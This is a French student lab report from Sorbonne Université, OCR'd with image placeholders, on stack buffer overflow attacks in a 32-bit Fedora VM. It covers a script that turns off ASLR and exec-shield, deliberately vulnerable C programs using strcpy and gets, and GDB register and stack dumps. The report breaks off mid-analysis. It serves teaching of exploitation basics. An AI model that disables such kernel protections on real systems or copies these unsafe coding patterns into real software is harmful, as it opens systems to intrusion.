


BUFFER OVERFLOW ATTACKS

Remote Buffer OverFlow

Débordement de tampon sur un serveur distant

—

Fait par :

Alim Yanis

Sous la direction de :

Hassane AISSAOUI-MEHREZ

SORBONNE UNIVERSITÉ

Introduction

Ce projet vous donnera une première expérience avec les attaques de débordement de tampon. Cette attaque exploite la vulnérabilité de débordement d'un tampon dans un programme pour faire en sorte que le programme contourne son exécution habituelle et passe à la place au code alternatif (qui démarre généralement un shell).

Le but de ce travail est de vous familiariser avec les méthodes d'exploitation des failles logicielles, de comprendre le fonctionnement et le principe du "Buffer Overflow" sur une machine local ou un serveur distant.Cette attaque touche la majorité des systèmes d'exploitation.

Configuration


Pour réaliser ce TP, il faut installer une machine virtuelle (VM), avec un système d'exploitation architecture 32 bits, en particulier Fedora 9 - i386:

https://archive.fedoraproject.org/pub/archive/fedora/linux/releases/10/Fedora/i386/iso/Fedora-10-i386-DVD.iso


```
Yan1x0s@1337:~/Downloads/BoF$ wget https://archive.fedoraproject.org/pub/archive/fedora/linux/releases/10/Fedora/i386/iso/Fedora-10-i386-DVD.iso
--2020-05-13 17:38:29--  https://archive.fedoraproject.org/pub/archive/fedora/linux/releases/10/Fedora/i386/iso/Fedora-10-i386-DVD.iso
Resolving archive.fedoraproject.org (archive.fedoraproject.org)... 209.132.181.24, 209.132.181.25, 209.132.181.23
Connecting to archive.fedoraproject.org (archive.fedoraproject.org)|209.132.181.24|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3662573568 (3.4G) [application/octet-stream]
Saving to: 'Fedora-10-i386-DVD.iso'

Fedora-10-i386-DVD.iso                    0%[                                                                    ]   1.15M   744KB/s
```

Après avoir télécharger l'iso de notre système d'exploitation, on l'installe sur notre virtualbox avec le minimum possible de ressources :




On configure l'interface réseau d'une façon à pouvoir atteindre la machine depuis notre machine local et en plus de pouvoir atteindre Internet depuis la machine virtuelle :




L'interface en NAT sert à donner accès Internet pour la VM Fedora.
L'interface en Host-Only sert à créer un LAN pour pouvoir accèder la VM Fedora depuis notre machine.

Une fois la machine Fedora est lancée, on ajoute notre utilisateur dans le groupe des sudoers pour pouvoir faire des changements système :



Pour vérifier :



On voit bien que on est fait par du groupe wheel qui représente les administrateurs sur un système Fedora.

La prochaine étape à faire est facultative :

Ce que j'aime faire personnellement, est d'avoir accès ssh de ma machine vers la machine virtuelle (Fedora) comme ça j'occupe moins de ressources graphiques.

On commence par voir la plage d'adresses affectée par virtualbox pour l'interface VBoxNet0 :

```
Yan1x0s@1337:~/Downloads/BoF$ ifconfig vboxnet0
vboxnet0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.1  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::800:27ff:fe00:0  prefixlen 64  scopeid 0x20<link>
        ether 0a:00:27:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39  bytes 6703 (6.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

Yan1x0s@1337:~/Downloads/BoF$ _
```

On va sur Fedora pour trouver une adresse dans la même plage :

```
[YanisAlim@BoF ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:58:df:32 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe58:df32/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:7d:8b:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global eth1
    inet6 fe80::a00:27ff:fe7d:8bba/64 scope link
```

Maintenant, il nous reste qu'à tester l'accès en ssh :

```
Yan1x0s@1337:~$ ssh YanisAlim@192.168.56.104
YanisAlim@192.168.56.104's password:
Last login: Wed May 13 17:05:58 2020 from 192.168.56.1
[YanisAlim@BoF ~]$ _
```

Et voila !

Mécanisme de protection :

Une fois sur la machine, on commence par créer un répertoire pour sauvegarder nos fichiers :

```
[YanisAlim@BoF ~]$ mkdir project
[YanisAlim@BoF ~]$ cd project/
[YanisAlim@BoF project]$ _
```

Puis, on crée un script pour désactiver les mesures de sécurité contre les attaques de débordements de tampon :

Fedora et plusieurs autres systèmes basés sur Linux utilisent la «randomisation de l'espace d'adressage» pour randomiser l'adresse de départ du tas et de la pile. Il est donc difficile de deviner l'adresse du code alternatif (on stack), ce qui rend les attaques par dépassement de tampon difficiles. La randomisation de l'espace d'adressage peut être désactivée en exécutant la commande suivante :

$ sudo echo 0 > /proc/sys/kernel/randomization_va_space

Un autre mécanisme de sécurité est la désactivation de la possibilité d'exécuter du code sur la pile en ajoutant un bit NX (Not eXecutable) dans les flags de la section pile d'un exécutable, pour désactiver cette protection :

$ sudo echo 0 > /proc/sys/kernel/exec-shield

$ sudo sysctl -w kernel.exec-shield=0

```
[YanisAlim@BoF project]$ ll
total 4
-rwxrwxr-x 1 YanisAlim YanisAlim 143 2020-05-13 18:19 disable_security_features.sh
[YanisAlim@BoF project]$ cat disable_security_features.sh
#!/bin/bash

sudo echo 0 > /proc/sys/kernel/exec-shield
sudo sysctl -w kernel.exec-shield=0
sudo echo 0 > /proc/sys/kernel/randomize_va_space
[YanisAlim@BoF project]$ sudo ./disable_security_features.sh
kernel.exec-shield = 0
[YanisAlim@BoF project]$ _
```

Principe du débordement de tampon :

On crée un programme de test :

```
[YanisAlim@BoF project]$ cat boftest.c
/***  code source du fichier : boftest.c  ***/
#include <string.h>
int main (int argc, char **argv)
{
        char buffer[8];
        strcpy(buffer, argv[1]);
        return 0;
}
[YanisAlim@BoF project]$ _
```

On le compile avec les flags -g -Wall :

$ gcc boftest.c -o boftest -g -Wall

Le flag g sert à produire des informations de débogage

Le flag Wall sert à activer tous les warnings lors de la compilation

Une fois le programme compilé :

```
[YanisAlim@BoF project]$ gcc boftest.c -o boftest -g -Wall
[YanisAlim@BoF project]$ ./boftest AAAA
[YanisAlim@BoF project]$ echo $?
0
[YanisAlim@BoF project]$ ./boftest `python -c 'print "A"*12'`
Segmentation fault
[YanisAlim@BoF project]$ echo $?
139
[YanisAlim@BoF project]$ _
```

1-

- Lors de l'exécution du programme avec “AAAA” comme argument, il se passe rien du tout, le programme retourne sans erreur.
- Lors de l'exécution du programme avec “A”*12 comme argument, le programme se plante avec une erreur de segmentation mémoire.

2- Pour savoir à quel moment le programme génère une erreur, on incrémente le nombre de caractère dans notre argument en partant de 4 caractères.

```
[YanisAlim@BoF project]$ ./boftest `python -c 'print "A"*4'`
[YanisAlim@BoF project]$ ./boftest `python -c 'print "A"*5'`
[YanisAlim@BoF project]$ ./boftest `python -c 'print "A"*6'`
[YanisAlim@BoF project]$ ./boftest `python -c 'print "A"*7'`
[YanisAlim@BoF project]$ ./boftest `python -c 'print "A"*8'`
[YanisAlim@BoF project]$ ./boftest `python -c 'print "A"*9'`
Segmentation fault
[YanisAlim@BoF project]$ _
```

Le nombre de caractère est de 9 et plus pour que le programme génère une erreur.

Exploitation :

Avant d’utiliser le débogueur GDB pour examiner le comportement du programme durant son exécution,il faut, tout d’abord, activer la création du fichier "core" (voir commande ulimit) pour stocker des informations dans le cas où des erreurs se produisent " ex: Segmentation fault":

$ ulimit -c 100000

```
[YanisAlim@BoF project]$ gdb -q ./boftest
(gdb) list
1       #include <string.h>
2       int main (int argc, char **argv)
3       {
4               char buffer[8];
5               strcpy(buffer, argv[1]);
6               return 0;
7       }
(gdb) break 5
Breakpoint 1 at 0x80483d5: file boftest.c, line 5.
(gdb) break 6
Breakpoint 2 at 0x80483ec: file boftest.c, line 6.
```

Une fois gdb est lancé, on fait des points d'arrêts à la 5em et 6em ligne et on lance le programme avec l'argument "AAAA" :

```
(gdb) run AAAA
Starting program: /home/YanisAlim/project/boftest AAAA

Breakpoint 1, main (argc=2, argv=0xbffff564) at boftest.c:5
5               strcpy(buffer, argv[1]);
(gdb) print $ebp
$1 = (void *) 0xbffff4c8
(gdb) print $eip
$2 = (void (*)()) 0x80483d5 <main+17>
(gdb) x/30x $ebp
0xbffff4c8:     0xbffff538      0x0026c6e5      0x08048410      0x08048310
0xbffff4d8:     0xbffff538      0x0026c6e5      0x00000002      0xbffff564
0xbffff4e8:     0xbffff570      0xb7fea2d8      0x00000001      0x00000001
0xbffff4f8:     0x00000000      0x0804822c      0x003c5ff4      0x08048410
0xbffff508:     0x08048310      0xbffff538      0x96151fda      0x24718aa5
0xbffff518:     0x00000000      0x00000000      0x00000000      0x00247530
0xbffff528:     0x0026c60d      0x00252fc0      0x00000002      0x08048310
0xbffff538:     0x00000000      0x08048331
(gdb) x/30x $esp
0xbffff4a0:     0x00252fc0      0x08049618      0xbffff4b8      0x080482c0
0xbffff4b0:     0x0024834e      0x08049618      0xbffff4d8      0x08048429
0xbffff4c0:     0x002416d0      0xbffff4e0      0xbffff538      0x0026c6e5
0xbffff4d0:     0x08048410      0x08048310      0xbffff538      0x0026c6e5
0xbffff4e0:     0x00000002      0xbffff564      0xbffff570      0xb7fea2d8
0xbffff4f0:     0x00000001      0x00000001      0x00000000      0x0804822c
```

Pour voir la valeur des registres, on tape la commande gdb suivante :

(gdb) info registers

```
(gdb) next

Breakpoint 2, main (argc=1094795711, argv=0x24160041) at boftest.c:6
6               return 0;
(gdb) info registers
eax            0xbffff4bc       -1073744708
ecx            0xbffff4bb       -1073744709
edx            0x5      5
ebx            0x3c5ff4 3956724
esp            0xbffff4a0       0xbffff4a0
ebp            0xbffff4c8       0xbffff4c8
esi            0x8048410        134513680
edi            0x8048310        134513424
eip            0x80483ec        0x80483ec <main+40>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

```
(gdb) i r $eip
eip            0x80483ec        0x80483ec <main+40>
(gdb) disassemble main
Dump of assembler code for function main:
0x080483c4 <main+0>:    lea    ecx,[esp+0x4]
0x080483c8 <main+4>:    and    esp,0xfffffff0
0x080483cb <main+7>:    push   DWORD PTR [ecx-0x4]
0x080483ce <main+10>:   push   ebp
0x080483cf <main+11>:   mov    ebp,esp
0x080483d1 <main+13>:   push   ecx
0x080483d2 <main+14>:   sub    esp,0x24
0x080483d5 <main+17>:   mov    eax,DWORD PTR [ecx+0x4]
0x080483d8 <main+20>:   add    eax,0x4
0x080483db <main+23>:   mov    eax,DWORD PTR [eax]
0x080483dd <main+25>:   mov    DWORD PTR [esp+0x4],eax
0x080483e1 <main+29>:   lea    eax,[ebp-0xc]
0x080483e4 <main+32>:   mov    DWORD PTR [esp],eax
0x080483e7 <main+35>:   call   0x80482f4 <strcpy@plt>
0x080483ec <main+40>:   mov    eax,0x0
0x080483f1 <main+45>:   add    esp,0x24
0x080483f4 <main+48>:   pop    ecx
0x080483f5 <main+49>:   pop    ebp
0x080483f6 <main+50>:   lea    esp,[ecx-0x4]
0x080483f9 <main+53>:   ret
End of assembler dump.
```

3- La valeur du registre eip est : 0x80483c qui correspond à la prochaine instruction après la fonction strcpy

4- Depuis la commande : info registers

```
(gdb) i r $ebp
ebp            0xbffff4c8       0xbffff4c8
(gdb) i r $esp
esp            0xbffff4a0       0xbffff4a0
```

- La valeur du registre ebp est : 0xbffff4c8
- La valeur du registre esp est : 0xbffff4a0

On lance le programme avec l'argument "AAAABBBBCCCCDDDD" et on analyse la valeur de ebp et esp :

```
(gdb) run AAAABBBBCCCCDDDD
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/YanisAlim/project/boftest AAAABBBBCCCCDDDD

Breakpoint 1, main (argc=2, argv=0xbffff564) at boftest.c:5
5               strcpy(buffer, argv[1]);
(gdb) x/30x $ebp
0xbffff4c8:     0xbffff538      0x0026c6e5      0x08048410      0x08048310
0xbffff4d8:     0xbffff538      0x0026c6e5      0x00000002      0xbffff564
0xbffff4e8:     0xbffff570      0xb7fea2d8      0x00000001      0x00000001
0xbffff4f8:     0x00000000      0x0804822c      0x003c5ff4      0x08048410
0xbffff508:     0x08048310      0xbffff538      0x4481fb7c      0xf6e56e03
0xbffff518:     0x00000000      0x00000000      0x00000000      0x00247530
0xbffff528:     0x0026c60d      0x00252fc0      0x00000002      0x08048310
0xbffff538:     0x00000000      0x08048331
(gdb) x/30x $esp
0xbffff4a0:     0x00252fc0      0x08049618      0xbffff4b8      0x080482c0
0xbffff4b0:     0x0024834e      0x08049618      0xbffff4d8      0x08048429
0xbffff4c0:     0x002416d0      0xbffff4e0      0xbffff538      0x0026c6e5
0xbffff4d0:     0x08048410      0x08048310      0xbffff538      0x0026c6e5
0xbffff4e0:     0x00000002      0xbffff564      0xbffff570      0xb7fea2d8
0xbffff4f0:     0x00000001      0x00000001      0x00000000      0x0804822c
0xbffff500:     0x003c5ff4      0x08048410      0x08048310      0xbffff538
0xbffff510:     0x4481fb7c      0xf6e56e03
```

On continue l'exécution après strcpy et on regarde la valeur des registres eip, ebp et esp :


```
(gdb) ni
7       }
(gdb) ni
0x080483f4      7       }
(gdb) x/10x $esp
0xbffff4c4:     0x43434343      0x44444444      0x0026c600      0x08048410
0xbffff4d4:     0x08048310      0xbffff538      0x0026c6e5      0x00000002
0xbffff4e4:     0xbffff564      0xbffff570
(gdb) x/i $eip
0x80483f4 <main+48>:    pop    %ecx
(gdb) x/20x $ebp
0xbffff4c8:     0x44444444      0x0026c600      0x08048410      0x08048310
0xbffff4d8:     0xbffff538      0x0026c6e5      0x00000002      0xbffff564
0xbffff4e8:     0xbffff570      0xb7fea2d8      0x00000001      0x00000001
0xbffff4f8:     0x00000000      0x0804822c      0x003c5ff4      0x08048410
0xbffff508:     0x08048310      0xbffff538      0xb9c72746      0x0ba3b239
```

5- L'adresse de retour est celle qui est stocké dans ecx et celle qui est au sommet de la pile : 0x43434343 (CCCC)

6- On lance le programme avec "A" * 20 comme argument et on lance gdb avec le dump généré :

```
[YanisAlim@BoF project]$ ./boftest `python -c 'print "A"*20'`
Segmentation fault (core dumped)
[YanisAlim@BoF project]$ ls
boftest  boftest.c  core.3057  disable_security_features.sh
[YanisAlim@BoF project]$ gdb -c core.3057 -q
Missing separate debuginfo for the main executable file
Try: yum --enablerepo='*-debuginfo' install /usr/lib/debug/.build-id/5b/da8436da0f95de71a36ddcb9f9fb795a0bec01
(no debugging symbols found)
Core was generated by `./boftest AAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
[New process 3057]
#0  0x080483f9 in ?? ()
(gdb) i r
eax            0x0      0
ecx            0x41414141       1094795585
edx            0x15     21
ebx            0x3c5ff4 3956724
esp            0x4141413d       0x4141413d
ebp            0x41414141       0x41414141
esi            0x8048410        134513680
edi            0x8048310        134513424
eip            0x80483f9        0x80483f9
eflags         0x10282  [ SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) print $ebp
$1 = (void *) 0x41414141
(gdb) print $eip
$2 = (void (*)()) 0x80483f9
```


7- On remarque que certains registre on été écrasé :



Le registre ***ebp*** et ***ecx*** ont été écrasé avec la valeur 0x41414141 qui correspond à “AAAA” et le registre ***esp*** avec la valeur 0x4141413d qui correspond à 0x41414141 - 0x4

8- On lance le programme avec l’argument “AAAABBBBCCCCDDDD” :

9- Cette fois-ci, on remarque que :



- Le registre ebp a été écrasé par la valeur 0x4444444 qui correspond à “DDDD”
- Le registre ecx a été écrasé par la valeur 0x43434343 qui correspond à “CCCC”
- Le registre esp a pris la valeur 0x4343433f qui correspond à 0x43434343 - 4 :

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483c4 <main+0>:    lea    ecx,[esp+0x4]
0x080483c8 <main+4>:    and    esp,0xfffffff0
0x080483cb <main+7>:    push   DWORD PTR [ecx-0x4]
0x080483ce <main+10>:   push   ebp
0x080483cf <main+11>:   mov    ebp,esp
0x080483d1 <main+13>:   push   ecx
0x080483d2 <main+14>:   sub    esp,0x24
0x080483d5 <main+17>:   mov    eax,DWORD PTR [ecx+0x4]
0x080483d8 <main+20>:   add    eax,0x4
0x080483db <main+23>:   mov    eax,DWORD PTR [eax]
0x080483dd <main+25>:   mov    DWORD PTR [esp+0x4],eax
0x080483e1 <main+29>:   lea    eax,[ebp-0xc]
0x080483e4 <main+32>:   mov    DWORD PTR [esp],eax
0x080483e7 <main+35>:   call   0x80482f4 <strcpy@plt>
0x080483ec <main+40>:   mov    eax,0x0
0x080483f1 <main+45>:   add    esp,0x24
0x080483f4 <main+48>:   pop    ecx
0x080483f5 <main+49>:   pop    ebp
0x080483f6 <main+50>:   lea    esp,[ecx-0x4]
0x080483f9 <main+53>:   ret
End of assembler dump.
```

10- La nouvelle valeur de retour est stocké dans le registre ecx qui est 0x43434343

11- L'épilogue de la fonction à la fin affecte bien sûr l’adresse de retour mais en general

ce dernier comportement est dû au débordement du tampon buffer qui a une taille de 8 caractère mais on passe un argument d’une taille supérieure qui cause un débordement et écrase l’adresse de retour de ce programme.

Remplacement d’adresse de retour :

On commence par écrire notre programme :

```
[YanisAlim@BoF project]$ cat vulnerable.c
#include <stdio.h>
#include <unistd.h>

void lire_msg()
{
        char buffer[12];
        puts("Quel est votre Message ?");
        gets(buffer);
}

/** Attention: Cette fonction attaque() n’est pas appelée dans le corps du programme. **/

void attaque ()
{
        printf("Attention: Attaque réussie!!!!!!!\n");
}

int main()
{
        lire_msg();
        puts("Message bien reçu...");
        return(0);
}
[YanisAlim@BoF project]$ _
```

Puis on le compile :

```
[YanisAlim@BoF project]$ gcc vulnerable.c -o vulnerable -g -Wall
/tmp/ccIp8tq5.o: In function `lire_msg':
/home/YanisAlim/project/vulnerable.c:8: warning: the `gets' function is dangerous and should not be used.
[YanisAlim@BoF project]$ _
```

12- n a un message d'erreur qui mentionne que la fonction gets est dangereuse et ne doit pas être utilisé.

13- On exécute le programme avec un "Hello" en entrée :

```
[YanisAlim@BoF project]$ ./vulnerable
Quel est votre Message ?
Hello
Message bien reçu...
[YanisAlim@BoF project]$ echo $?
0
[YanisAlim@BoF project]$ _
```

On voir que le programme s'exécute correctement.

Pour analyser le binaire dans gdb, on commence par faire un breakpoint après le message "Quel est votre message ?" :

```
(gdb) list lire_msg
1       #include <stdio.h>
2       #include <unistd.h>
3
4       void lire_msg()
5       {
6               char buffer[12];
7               puts("Quel est votre Message ?");
8               gets(buffer);
9       }
10
(gdb) break 8
Breakpoint 1 at 0x80483f6: file vulnerable.c, line 8.
```

Puis on exécute le programme :


```
(gdb) r
Starting program: /home/YanisAlim/project/vulnerable
Quel est votre Message ?

Breakpoint 1, lire_msg () at vulnerable.c:8
8               gets(buffer);
(gdb) i r
eax            0x19     25
ecx            0x19     25
edx            0x3c70d0 3961040
ebx            0x3c5ff4 3956724
esp            0xbffff4a0       0xbffff4a0
ebp            0xbffff4b8       0xbffff4b8
esi            0x8048460        134513760
edi            0x8048330        134513456
eip            0x80483f6        0x80483f6 <lire_msg+18>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) _
```

14- Une fois arrivé au breakpoint, on affiche le contenu de notre buffer :

```
(gdb) x/36x buffer
0xbffff4ac:     0x080482dc      0x0024834e      0x080496c0      0xbffff4c8
0xbffff4bc:     0x0804842d      0x002416d0      0xbffff4e0      0xbffff538
0xbffff4cc:     0x0026c6e5      0x08048460      0x08048330      0xbffff538
0xbffff4dc:     0x0026c6e5      0x00000001      0xbffff564      0xbffff56c
0xbffff4ec:     0xb7fea2d8      0x00000001      0x00000001      0x00000000
0xbffff4fc:     0x0804823f      0x003c5ff4      0x08048460      0x08048330
0xbffff50c:     0xbffff538      0xccf6be6b      0x7e922b14      0x00000000
0xbffff51c:     0x00000000      0x00000000      0x00247530      0x0026c60d
0xbffff52c:     0x00252fc0      0x00000001      0x08048330      0x00000000
```

Après l'analyse, on trouve que :



